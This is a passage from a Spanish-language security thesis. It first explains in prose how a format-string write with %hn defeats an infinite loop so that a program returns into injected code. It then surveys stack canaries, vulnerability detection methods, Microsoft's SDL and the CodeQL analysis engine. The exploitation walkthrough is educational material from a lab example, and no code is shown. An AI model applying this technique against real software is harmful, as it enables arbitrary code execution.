1. Esta línea de código nos va a permitir escribir un valor arbitrario de no más de dos bytes en `plen`. Como se indicó previamente el parámetro `%n` escribe la cantidad de bytes impresos en la dirección especificada. Cuando se lo utiliza como `%hn` como en este caso (con una `h` de *half* como formato adicional de longitud) va a escribir la cantidad de caracteres impresos pero en un short de 2 bytes.

2. Gracias al desbordamiento de búfer previo, `plen` apunta a `zero`. El primer `%s` del format string va a imprimir el string en `buf` hasta llegar a un caracter nulo, si logramos que la extensión de ese string sea de 10000 en hexa -como `%hn` escribe sólo dos bytes- logramos escribir `0000` en `plen` (quedando descartado el 1 inicial de (1)0000). Entonces como `plen` apunta a `zero` si manipulamos adecuadamente la extensión de `buf` logramos el objetivo de que `zero = 0` indirectamente a través de `plen`. Con ello evitamos el loop infinito del `while(zero)` y logramos que `main` retorne al código malicioso inyectado en el primer paso.

En el Anexo G es posible encontrar un script en Python con la totalidad del exploit funcionando. Gráficamente con el exploit logramos el siguiente resultado:




Figura 23: Estado de la pila después del ataque.

4.5. Mitigación: Canario de la pila

En esta técnica de mitigación el compilador inserta una marca o canario en la pila cuando detecta una función que accede a variables locales por referencia. En estos casos inmediatamente después de almacenar la dirección de retorno, se almacena a su vez un valor (el canario) entre la variable local (datos) y la dirección de retorno (información de control).




Figura 24: Inserción de un valor de control.

Frente a un ataque de reescritura de la dirección de retorno, sea por desbordamiento de un búfer de memoria o la vulnerabilidad de una cadena de formato como vimos en el último ejemplo, el valor del canario se verá modificado levantando alertas de que se produjo una corrupción de memoria. Y se detiene la ejecución del programa antes de que la función retorne a la dirección vulnerada por ejemplo con una excepción de violación de segmento. De esta manera se evitaría una reescritura de la dirección de retorno de una función y la consecuente ejecución de código malicioso, salvo que otras estrategias más complejas se lleven a cabo, que involucren la filtración del valor del canario para la posterior reescritura del mismo.

5. Metodologías de detección de vulnerabilidades

A partir de una categorización más amplia definida por Mitre y siguiendo una perspectiva teórico-práctica hemos puesto el foco en un tipo de vulnerabilidad de corrupción de memoria. En apartados anteriores, se procedió a definir esta vulnerabilidad y tomando el punto de vista de un atacante se desarrolló de manera minuciosa cómo son las diferentes estrategias para la explotación de vulnerabilidades de corrupción de memoria. No obstante poniendo el foco en cómo se sucede un proceso escalonado e iterativo por el cual ante nuevas estrategias de ataque surgen novedosas barreras de seguridad a nivel sistema operativos y compiladores para evitar un ataque exitoso.

Dado que se ha trabajado en cómo las vulnerabilidades se clasifican, cómo se precisan estrategias de ataque y cómo han surgido mecanismos de defensa frente a un tipo específico de vulnerabilidades, el interrogante que se presenta a continuación es entonces: ¿cómo es posible detectar estas vulnerabilidades cuyo funcionamiento tan detallado hemos visto anteriormente?

A la hora de preguntarnos cómo se detectan vulnerabilidades de seguridad entran en el tablero conceptos que muchas veces se presentan como dicotomías aisladas (análisis dinámico en contraposición a análisis estático, análisis de caja negra en contraposición a análisis de caja blanca) pero que suelen combinarse como estrategias complementarias con el objetivo de encontrar vulnerabilidades en un programa o sistema.

En relación dos de las grandes metodologías de detección de vulnerabilidades: el análisis estático y el análisis dinámico, ambos tipos de análisis pueden realizarse de manera aislada o combinarse entre sí y pueden ser realizados de manera manual como también automática a partir de herramientas que faciliten el trabajo.

En primer lugar el análisis estático de un programa consiste en el análisis del código de una aplicación en busca de fallas de seguridad. Se suele considerar que para ello se tiene acceso al código fuente de la aplicación aunque así mismo se puede tratar de código obtenido a partir de técnicas de ingeniería inversa sobre -por ejemplo- aplicaciones móviles u otro tipo de binarios.

Esta inspección manual del código tiene su contra cara también dentro de la vertiente de análisis estático en el proceso automático de detección de vulnerabilidades a partir de herramientas para tal fin.

En segundo lugar, el análisis dinámico -sea este automático o manual- implica la ejecución de un programa o binario, buscando la falla a partir del debugging de código o de la inyección de fallas ("fuzzing" en inglés), poniendo el foco en hacer un seguimiento de qué es aquello que hace el programa en cuestión.

De modo transversal, al hablar de metodologías para el descubrimiento de vulnerabilidades usualmente se procede a detallar tres modalidades diferentes para detectar vulnerabilidades: metodologías de caja blanca, gris o negra ("white box", "grey box" y "black box" por sus términos en inglés) y básicamente indican cuánta información interna conocerá el analista durante una evaluación técnica determinada. El descubrimiento de vulnerabilidades a partir de una metodología de caja blanca será aquel en el que el analista accede a información interna clave como ser los diagramas de red y el código fuente a ser analizado. Suele incluso asociarse a la evaluación del tipo "white box" con las auditorías de código fuente, aunque sea en sí mismo un concepto más amplio. Por otro lado, una evaluación de caja gris es el siguiente nivel de opacidad que implica que el analista cuenta con información interna privilegiada pero más acotada. Y finalmente una evaluación de caja negra es aquella en la que el analista carece de todo conocimiento interno en relación al entorno, es decir, se realiza desde la perspectiva del atacante externo.

En relación a este tema, y siguiendo a Daniel Miessler, la nomenclatura de caja blanca/gris/negro constituye un aspecto en relación a cómo se detectan vulnerabilidades pero que a su vez suele estar vinculado a ciertos tipos de *assesment* o evaluaciones de seguridad específicas [25]. Vinculada a la metodología de caja blanca se suelen nombrar al análisis de vulnerabilidades (o "vulnerability assesment" en inglés) que se trata de una evaluación técnica con el objetivo de detectar el mayor número de vulnerabilidades como sea posible, junto con la priorización dada por la severidad de las mismas. Este tipo de *assesment* es el que se suele ver más vinculado a la metodología de caja blanca, en el sentido de que el analista pretende encontrar la

mayor cantidad de fallas de seguridad como sea posible y en vistas de ello podrá contar con información interna privilegiada en su labor. Por otro lado, el autor contrapone este tipo de *assesment* a aquel conocido como test de intrusión o (o "pentest" en inglés), al que considera como una "evaluación técnica diseñada para lograr un objetivo específico, como por ejemplo, el *robo* de datos de clientes, obtener accesos privilegiados de administración o modificar información sensible" [25]. Según el autor, este tipo de evaluación suele ser asociada con metodologías de caja negra, en las que el analista no cuenta con ningún tipo de información interna. No obstante en la práctica son numerosos los casos donde se ofrece el código fuente al analista que realiza un test de intrusión o incluso si se trata de software de código abierto, el mismo se encuentra público para su análisis en la búsqueda de vulnerabilidades.

Sea que se realice un *assesment* de seguridad del tipo caja blanca a partir de la auditoría de código fuente o por poner otro ejemplo un análisis dinámico del funcionamiento de un programa en tiempo de ejecución, en ambos casos existen herramientas de automatización que complementan el trabajo manual realizado en cada instancia. Siguiendo el primer ejemplo, al examinar el código fuente de una aplicación en busca de fallas de seguridad se pondrá el foco en aquellos funciones que procesan datos ingresados por el usuario, que podrán ser mal formados e incorrectamente sanitizados por la aplicación, sea a través de una inspección manual de código o -de manera complementaria- a través de herramientas automatizadas. En el capítulo siguiente analizaremos el motor de análisis CodeQL, herramienta que propone un análisis estático automatizado pero al mismo tiempo bajo una modalidad de trabajo que se apoya sobre la inspección manual y la revisión del funcionamiento del motor de análisis en un ida y vuelta. Como segundo ejemplo, el análisis dinámico -que podrá asimismo ser manual y también ayudado por herramientas de automatización- implica la ejecución de un programa o binario, buscando fallas poniendo el foco en hacer un seguimiento de qué es aquello que hace el programa en cuestión. Y al igual que en el caso del análisis estático, el análisis dinámico también se vale de herramientas de inyección de fallas como complementarias a una inspección manual. Como mencionamos, en numerosos casos un test de intrusión por parte de un analista podrá implicar no

sólo un análisis dinámico del funcionamiento de la aplicación sino también estrategias de inyección de fallas y acceso al código fuente o a información interna privilegiada que guíen su estrategia de ataque. En este sentido en el siguiente apartado plantearemos un novedoso tipo de análisis o *assesment* de seguridad, muy vinculado a lo que se conoce como test de intrusiones pero bajo la modalidad de cacería de fallas o bug bounty en inglés.

5.1. Detección de vulnerabilidades dentro del ciclo de desarrollo de software

Sin dudas la pregunta por el modo en que se detectan las vulnerabilidades, lleva a preguntarnos por el momento dentro del ciclo de desarrollo de software en el que está detección (o esfuerzo de detección) tiene lugar.

Siguiendo la definición de Bender en "Systems Development Lifecycle: Objectives and Requirements" el Ciclo de Vida del Desarrollo de Software (SDLC por sus siglas en inglés) es el proceso de construir o mantener un sistema o software, que incluye diferentes fases: un análisis preliminar de los requerimientos, el diseño, desarrollo, testing y puesta en producción del software. Existen diversos enfoques metodológicos, cuyo análisis excede los objetivos del presente trabajo, como el desarrollo en Cascada, Fuente o Espiral entre otros, y a su vez diferentes metodologías ágiles como Scrum, utilizadas por los equipos de desarrollo y que constituyen un marco de referencia para la planificación y control de la totalidad del proceso de desarrollo [28]. Así como también existen numerosos marcos de referencia que se han encargado de pensar la participación de la seguridad a lo largo de todo el proceso del ciclo de desarrollo de software.

Por un lado, un modo de pensar a la seguridad en las diferentes etapas del ciclo de vida de desarrollo de software asociado a un modelo en cascada (o "waterfall" en inglés) implica pensar el rol de la seguridad en las etapas de análisis de viabilidad de un sistema, la definición de requerimientos, el diseño de producto, el desarrollo de código, su integración, implementación, puesta en operación y mantenimiento. Tal como plantea Ronald Krutz bajo un modelo de cascada "la concepción, el desarrollo, la implementación, las

pruebas y el mantenimiento de los controles de seguridad de la información debe llevarse a cabo de manera concurrente con las fases del ciclo de vida del software del sistema" [29]. Este modelo piensa en grandes entregas de código en proyectos de gran dimensión y que cuanto antes se detecte una vulnerabilidad de seguridad y por ende cuanto antes se introduzca la seguridad dentro del ciclo de vida de desarrollo de software menores serán los costos para su arreglo, menor la cantidad de trabajo a rehacer y mayores las posibilidades de éxito. Ante ello el Krutz destaca el rol de la seguridad en las etapas iniciales de viabilidad del sistema y de definición de requerimientos con la creación de una "política de seguridad de la información, estándares, (...) análisis de amenazas y de requisitos de seguridad", entre otros. En la etapa de diseño del producto el rol de la seguridad estará vinculado a "incorporar especificaciones de seguridad, determinar los controles de acceso, diseñar la documentación, evaluar las opciones de cifrado, considerar cuestiones vinculadas a la continuidad de negocio", en resumidas cuentas proponer una serie de controles de seguridad para minimizar el riesgo. En la etapa de desarrollo el autor destaca "el desarrollo de código relacionado con la seguridad de la información, la implementación de tests unitarios y de documentación", revisando áreas críticas del código para comprobar que los requerimientos de seguridad se hayan cumplido. Por último en las etapas de integración, implementación y puesta en operación el autor destaca la "integración de componentes de seguridad, la verificación de los productos relacionados con la seguridad, la instalación de software de seguridad, la revalidación de los controles de seguridad, realizar pruebas de penetración y análisis de vulnerabilidad, aplicar control de cambios y su entrega para la puesta en producción" [29]. Esta última etapa muchas veces referida como "security testing" en inglés o testeo de seguridad implica el trabajo de un equipo de seguridad interno o externo que conduzca diferentes tipos de análisis de seguridad para comprobar la seguridad de un sistema. En resumen, se trata de considerar a la seguridad ya no un momento acotado hacia el final del proceso de desarrollo sino como parte transversal que atraviesa cada una de las etapas del SDCL, permeando no solo el análisis de requerimientos sino también el diseño, desarrollo, testeo e implementación del código, en metodologías más tradicionales de desarrollo.

Por otro lado, frente a estas metodologías de desarrollo de software más tradicionales, se encuentran las denominadas metodologías ágiles. Michael Brunton-Spall incluye dentro del concepto de metodologías ágiles a (o una combinación de) Scrum, Extreme Programming o Kanban, entre otras. Cuando el autor se refiere a desarrollo de software ágil se refiere a un modo de desarrollo incremental e iterativo, con el foco en la entrega rápida de código bajo pequeños equipos que siguen métodos de trabajo específico que suelen estar vinculados al desarrollo orientado al testing ("test driven development" en inglés) y con el foco en la automatización del denominado "build pipeline" en inglés es decir, la cañería de construcción de software o en palabras menos literales el proceso de trabajo encadenado que lleva a código desarrollado a constituirse en un release en producción; y también en la automatización del testing (unitario, funcional, de integración o a nivel sistema). En ciertos casos estos procesos de automatización se acompañan con prácticas de integración y entrega continua ("continuous integration" y "continuous delivery" en inglés) que automatizan y aceleran la inclusión de código nuevo en el repositorio principal del proyecto y su despliegue en producción.

Al igual que pensar la inclusión de la seguridad en procesos de trabajo tradicionales implica un reto, también los métodos ágiles ofrecen nuevos desafíos para pensar el rol de la seguridad, así como nuevas oportunidades para involucrar a los desarrolladores y para incorporar la seguridad en su forma de trabajar. En ambos casos se aspira a una detección, evaluación y la gestión de las vulnerabilidades de forma continua. En el caso específico de las metodologías ágiles incluyendo a la seguridad en estadios iterativos de diseño de las historias que guiarán el desarrollo, en las sesiones de planificación, en las retrospectivas y en los recorridos. Bajo el objetivo de dejar de entender a la seguridad como un arte críptico, practicado únicamente por especialistas, para acercarlo a la práctica cotidiana de lxs desarrolladores, de modo que en sus procesos de trabajo ágiles puedan adoptar prácticas de seguridad, y asumir más responsabilidades en cuanto a la seguridad de sus desarrollos. Laura Bell hace un diagnóstico muy pertinente en este sentido, al indicar que se requiere una nueva forma de pensar la seguridad: los profesionales de la seguridad tienen que aprender a aceptar el cambio, a trabajar más rápido y de

forma más iterativa, y lo más importante según esta autora, la seguridad tiene que convertirse en un facilitador, en lugar de un bloqueador. Los equipos ágiles se mueven rápido y están continuamente aprendiendo y mejorando, y la seguridad debe ayudarles a seguir moviéndose y aprendiendo y mejorando en lugar de impedirles avanzar. Los controles y pruebas de seguridad deben ser automatizados de manera que puedan ser conectados fácilmente y de forma transparente a los flujos de trabajo de lxs desarrolladores. La seguridad tiene que ser ágil para mantenerse al día con los equipos ágiles, tienen que pensar y actuar de forma rápida e iterativa, responder rápidamente y seguir aprendiendo y mejorando junto con los desarrolladores [30].

En este apartado nos ocupamos de cómo y cuándo se despliegan los métodos de detección de vulnerabilidades, sea se trate de la realización de análisis estáticos, dinámicos, de caja negra, gris o blanca, y bajo metodologías de trabajo tradicionales o ágiles. A modo de cierre analizaremos el marco de referencia denominado Ciclo de vida de desarrollo seguro de Microsoft, que trabaja de manera transversal cada uno de los ejes analizados: al plantear la necesidad de incluir no sólo al análisis estático y dinámico, sino también *assessments* como el test de intrusiones -entre otras prácticas de seguridad- como parte de un un conjunto de actividades de seguridad fundamentales a ser llevadas a cabo en cada una de las fases de un ciclo de vida de desarrollo de software sea tradicional o ágil.

5.1.1. Ciclo de vida del desarrollo seguro de Microsoft

En este trabajo mencionaremos un marco de referencia que se plantea el objetivo de incluir a la seguridad en el proceso de construcción de software, en lo que se conoció como "Secure Development LifeCycle" o Ciclo de vida del desarrollo seguro (SDL por sus siglas en inglés). Se considera agnóstico en cuanto al proceso de desarrollo de software, ya sea para metodologías de trabajo del tipo cascada, espiral o ágil; asimismo resulta pionera y se ha mantenido como un referente hasta la actualidad: el ciclo de desarrollo seguro (o SDL por sus siglas en inglés) de Microsoft surgida en el año 2008[10].

[10]Existieron otras metodologías también reconocidas por la industria como ser CLASP ("Comprehensive, Lightweight Application Security Process" o Proceso de seguridad de

De manera precursora en el campo, Barry Bohem en 1984 en su libro "Software engineering economics" ilustra lúcidamente el aumento del costo de la corrección de un error de programación según la fase del ciclo del desarrollo donde este sea identificado [31][11].




Figura 25: Aumento en el costo de solucionar errores de software en las distintas etapas del ciclo de vida del desarrollo de software.

Incluir la detección de fallas de seguridad de manera temprana en el ciclo de desarrollo de software, como una parte integral que acompaña todo este proceso, permite reducir enormemente los costos de solución de las mismas [33]. Bajo esa premisa, en la documentación oficial Microsoft define el Ciclo de vida del desarrollo seguro de código (SDL) como "un proceso de control de seguridad orientado al desarrollo de software, (...) que tiene como objetivo reducir el número y la gravedad de las vulnerabilidades en el software. El SDL introduce la seguridad y la privacidad en todas las fases del proceso de desarrollo". Su formulación tiene lugar bajo diez prácticas como "un conjunto de actividades de seguridad obligatorias, que se presentan en el orden en que deben llevarse a cabo [34]. Destacaremos tres de esas prácticas pues

aplicación completo y liviano) de OWASP surgida en el año 2005. Se opta por no trabajar sobre este framework debido a que es un proyecto que no ha recibido mantenimiento en la última década y cuya documentación ha quedado obsoleta.

[11]Únicamente por una cuestión de simplicidad del gráfico, tomamos la ilustración de Jones basada en el texto mencionado de Bohem. [32]

retoman las metodologías de detección de vulnerabilidades tratadas en los ejes anteriores de este apartado[12].




Figura 26: La seguridad en el ciclo de desarrollo de software según SDL.

El SDL indica que se debe realizar un análisis estático del código fuente, en vistas de seguir directivas de desarrollo seguro. Y en sus lineamientos se destaca que éste idealmente debe combinar una revisión de código manual con las ventajas de herramientas de análisis que amplíen la revisión humana. Por otro lado también incluye el análisis dinámico de los programas de software en tiempo de ejecución para asegurar que su funcionalidad sea acorde con el diseño también a través de inspecciones manuales en complementación con herramientas automatizadas. Y por último la realización de análisis de seguridad del tipo pruebas de penetración por profesionales de seguridad calificados. El objetivo de una prueba de penetración es descubrir posibles vulnerabilidades resultantes de errores de codificación, fallos de configuración del sistema u otras debilidades de despliegue operacional, y como tal

[12]Las otras siete prácticas o ejes que estructuran el SDL son: la formación de los desarrolladores en cuestiones vinculadas a la seguridad y a la construcción segura de código, la definición de requerimientos de seguridad durante la etapa inicial del ciclo de desarrollo, la definición de métricas de seguridad y compliance para asegurarse niveles aceptables de seguridad en los desarrollos, la realización de análisis de amenazas, el establecimiento de requerimientos de diseño que tengan en cuenta la implementación de funcionalidades de seguridad, la definición y uso de estándares de criptografía, la consideración de los riesgos de seguridad de los componentes de terceros que forman parte del software, la utilización de herramientas aprobadas en base a criterios de seguridad y actualización y por último establecer un proceso estándar de respuesta a incidentes. [34]

la prueba suele encontrar la más amplia variedad de vulnerabilidades. Las pruebas de penetración suelen realizarse junto con revisiones automatizadas y manuales del código para proporcionar un nivel de análisis mayor del que sería posible normalmente.

A pesar de la existencia de este y otros marcos de referencia que buscan sentar las bases de la inclusión de la seguridad en todas las fases del ciclo de desarrollo de software, en la industria es usual presenciar una ausencia de este modo de pensar la seguridad. Es frecuente encontrarse ante escenarios en los que se toma en cuenta la seguridad únicamente en la etapa final del desarrollo [13], bajo una idea de la seguridad como un momento secundario a ser llevado a cabo únicamente en un estadio tardío del ciclo de desarrollo de software.

6. Fenómenos emergentes en la detección de vulnerabilidades

Se ha planteado un recorrido por los métodos de identificación de vulnerabilidades que abarcan el análisis estático y dinámico, con conocimientos del tipo caja negra, gris o blanca y con *assesments* de seguridad que buscan un análisis de vulnerabilidades abarcativos o tests de penetración con objetivos de intrusión más específicos. Al igual que el desarrollo de software con sus nuevos *frameworks* y la proliferación de nuevas metodologías de trabajo ágiles, la seguridad informática es un campo en continuo crecimiento y desarrollo. Sólo resta observar los novedosos tipos de ataque que continuamente modifican su enfoque, se realizan bajo nuevas técnicas y tácticas y cuentan con -a su vez- novedosas estrategias de defensa, parches y mitigaciones, para ver el avance imparable del campo de la seguridad. Este sexto y último capítulo propone dar luz sobre nuevos procesos en el campo de la seguridad que otorgan un rol protagonista a la seguridad ofensiva. Un hecho

[13]Me permito seguir en este punto las clases teóricas de Julio Ardita dictadas en el marco de la materia de Seguridad en Sistemas Operativos de la Maestría en Seguridad Informática en el año 2019. Lamentablemente no se trata de un material editado y por ende disponible para ser citado.

que obliga a revisitar el concepto de seguridad ofensiva ya no como un campo de conocimiento únicamente permeado por intereses espurios guiados por negocios ilegales, sino sobre todo como un campo clave de investigación en seguridad que sin dudas tiene un rol fundamental para comprender la escala y complejidad de las nuevas amenazas.

En primer lugar, se analizará el funcionamiento de un novedoso motor de análisis semántico de código denominado CodeQL. Este proyecto es de carácter libre y permite descubrir las diferentes variantes de una misma vulnerabilidad de acuerdo a patrones repetitivos a lo largo de todo el código fuente a partir de un análisis del flujo y el seguimiento de la contaminación de los datos de entrada en el programa ("data flow" y "taint tracking" por sus términos en inglés). En segundo lugar en esta misma línea pero tomando en cuenta también el análisis a partir de pruebas de penetración de la seguridad de aplicaciones y de la red, se analizará el rol que cumplen en la actualidad los "Programas de cacería de vulnerabilidades" (o "Programas de Bug Bounties" en inglés), que proponen una tercerización distribuida (bajo modalidades de "crowdsourcing" en inglés) de los tests de penetración con foco en el análisis dinámico de las aplicaciones y seguridad de la red, ya no de manera puntual por pedidos concretos de auditoría sino de manera continua a lo largo del tiempo.

6.1. CodeQL

Cuando hablamos de análisis estático de software es posible identificar numerosas herramientas que se ocupan de la revisión automática de código para la detección de fallas de seguridad. Por ejemplo, una de ellas es SonarQube, que permite analizar múltiples lenguajes de programación y cuenta con una versión básica gratuita denominada "community" (de la comunidad en inglés) de código abierto y una versión para desarrolladores paga (multilenguaje y si bien es de código abierto el acceso a funcionalidades avanzadas es pago). Otras como Appscan de IBM, RIPS y Fortify son soluciones de código cerrado y pagas.

Frente a estas opciones, CodeQL resulta una iniciativa innovadora dentro

del ecosistema SAST (o análisis estático de seguridad de aplicaciones por sus siglas en inglés) pues implica un nuevo acercamiento al problema de la detección automatizada de vulnerabilidades. CodeQL es el nombre de un motor de análisis de código semántico basado en consultas (o "queries" en inglés) en lenguaje QL desarrollado por la Universidad de Oxford en el 2006. El motor de análisis CodeQL antes desarrollado por la compañía Semmle, fue adquirido en Septiembre del año 2019 por Github[14] y resulta novedosos considerando su funcionamiento pero también teniendo en cuenta que su actual desarrollo está siendo pensado para integrarse con los procesos de integración y entrega continua de la mano del proyecto denominado "Code-scanning" (o escaneo de código en inglés) de Github.

Siguiendo los planteos de Ryan Kent en el blog oficial de CodeQL una de las particularidades que destaca a este proyecto es que se analiza el código de un programa tratando al mismo como si fueran datos [35]. De este modo se procesa el código a analizar dentro de una base de datos relacional, que permite ser consultada a partir de un lenguaje de scripting denominado QL. El motor de análisis denominado CodeQL, permite realizar consultas sobre esta base de datos de modo de encontrar patrones correspondientes a variantes de una misma vulnerabilidad y a su vez identificando complejos flujos de datos entre diversas funciones dentro de un mismo programa [13].

[14]Github fue adquirido un año antes, en junio del 2018, por Microsoft. Por lo que es posible afirmar que CodeQL es un proyecto satélite dentro de la corporación de Microsoft.




Figura 27: Etapas del análisis estático de código con CodeQL (Kent, Ryan, 2019)

Como se observa en la Figura 27 el análisis estático con esta herramienta implica por un lado la "extracción" o conversión del código a datos dentro de una una base de datos. Luego una instancia en la que las consultas posibles de ser realizadas al código (que como veremos más adelante puede ser creadas ad-hoc de manera específica al proyecto pero también tomadas de un repositorio público) se compilan, y finalmente se evalúan esas consultas sobre la base de datos para la identificación de vulnerabilidades sobre el código analizado.

Es entonces posible destacar este proyecto SAST gracias a la posibilidad de utilizar el lenguaje de scripting QL para explorar código fuente como si fueran datos pero también en su calidad de proyecto de código abierto, pone a disposición no sólo el código fuente del motor de análisis sino también una serie de consultas (o "queries" en inglés) que "se actualizan constantemente, permitiendo acceder al conocimiento compartido de equipos de seguridad de aquellos organismos que utilizan CodeQL, de los expertos que han desarrollado la herramienta, y también de otros usuarios de QL" que han puesto a disposición sus consultas[15] [35].

Este hecho se vuelve indispensable a la hora de considerar la posibilidad

[15]El listado completo de consultas disponibles para y realizadas por la comunidad puede encontrarse en el repositorio de Github de CodeQL: https://github.com/github/codeql

de escalar el análisis estático a mediano y largo plazo en un escenario donde surgen nuevas vulnerabilidades de seguridad en todo momento y sobre todo teniendo en cuenta que dentro del SAST se cuenta en su mayoría con herramientas en su mayoría de código cerrado con funcionalidades básicas gratuitas pero que comercializan funcionamientos más avanzados de análisis y con las que se presentan grandes dificultades para obtener buenos resultados en base a la especificidad del proyecto analizado y por ende sus reportes se encuentran plagados de falsos positivos. Con CodeQL es posible de manera simple refinar y modificar las consultas realizadas al código bajo la idea de que la exploración del mismo se realiza de manera iterativa partiendo de un repositorio de consultas público y colaborativo, se puede trabajar adecuándolas de manera específica al proyecto en el que se trabaje. Es la facilidad para modificar las consultas lo que permite disminuir los falsos positivos, sin dudas uno de los grandes problemas de las herramientas SAST existentes.

Por otro lado, CodeQL se destaca en tanto permite automatizar el análisis de variantes de fallas de seguridad ("variant analysis"). A partir de una semilla (o "seed" en inglés) de una vulnerabilidad es posible descubrir las diferentes variantes de esa misma vulnerabilidad de acuerdo a patrones repetitivos a lo largo de todo el código fuente gracias al análisis del flujo de datos y el seguimiento de la contaminación de los datos de entrada en el programa ("data flow" y "taint tracking" por sus términos en inglés). De este modo se mapea la superficie de ataque partiendo de una fuente de datos insegura ("source" en inglés) y viendo su flujo hacia funciones vulnerables que procesan ese input sin sanitizarlo ("sink" en inglés).

El análisis de las variantes de una falla de seguridad es crítico dado que a lo largo del ciclo de vida del desarrollo de software los mismos errores de programación tienden a repetirse una vez tras otra. Kent Ryan utiliza como ejemplo las vulnerabilidades identificadas por Tavis Ormandy, investigador del equipo del Proyecto Google Zero, en el software Ghostscript que mes a mes reportó variantes de un mismo tipo de vulnerabilidad cuyo parche de seguridad no solucionaba otras variantes de la misma falla a lo largo de todo el código del programa[16] [35].

[16]Para acceder al detalle de estos reportes es posible consultar los repor-

Por último, el proyecto CodeQL de la mano de Github tiene la ambición de integrar el análisis estático con el pipeline de integración y entrega continua (CI/CD por sus siglas en inglés) al combinar este análisis con las acciones de Github. En una conferencia Sasha Rosenbaum plantea que es posible construir procesos de integración y entrega continuos a partir de acciones en Github, que permiten desencadenar procesos de automatización ("automation workflows" en inglés). Las acciones que se encuentran integradas a los repositorios de código de Github permiten ejecutar tareas como parte de un proceso de trabajo de modo automático al responder a algún evento acontecido en el repositorio. Por ejemplo, con el objetivo de ejecutar de manera automática un escaneo estático de código ante cada *pull request*[17] por parte de lxs desarrolladores que buscan incluir nuevas funcionalidades o cambios en el código al repositorio principal [36]. De esta manera el análisis estático provisto por CodeQL se vuelve una funcionalidad que se incorpora a los repositorios de código en Github bajo el proyecto denominado "Code scanning" o "Escaneo de código" y como se observa en la figura 28 es una funcionalidad que puede ser habilitada directamente en la sección de Seguridad dentro del repositorio[18].

tes entregados a Ghostscript: el número 1961 (https://bugs.chromium.org/p/project-zero/issues/detail?id=1691), el número 1960 (https://bugs.chromium.org/p/project-zero/issues/detail?id=1690) y el número 1682 (https://bugs.chromium.org/p/project-zero/issues/detail?id=1682)

[17]Un *pull request* es una petición que se realiza para incluir en el repositorio de código principal cambios realizados sobre una rama de código diferente.

[18]Es importante tener en cuenta que al día de la fecha es una funcionalidad que continua en beta, es decir en desarrollo, por parte de Github y que se encuentra a disposición únicamente para aquellas personas que deseen probar la integración de CodeQL con sus repositorios de código. Se espera que en breve sea puesta en producción para la totalidad de usuarios de Github.

Figura 28: Funcionalidad de escaneo automático de código en Github, presente en repositorios de código que optaron por probar la funcionalidad en beta.

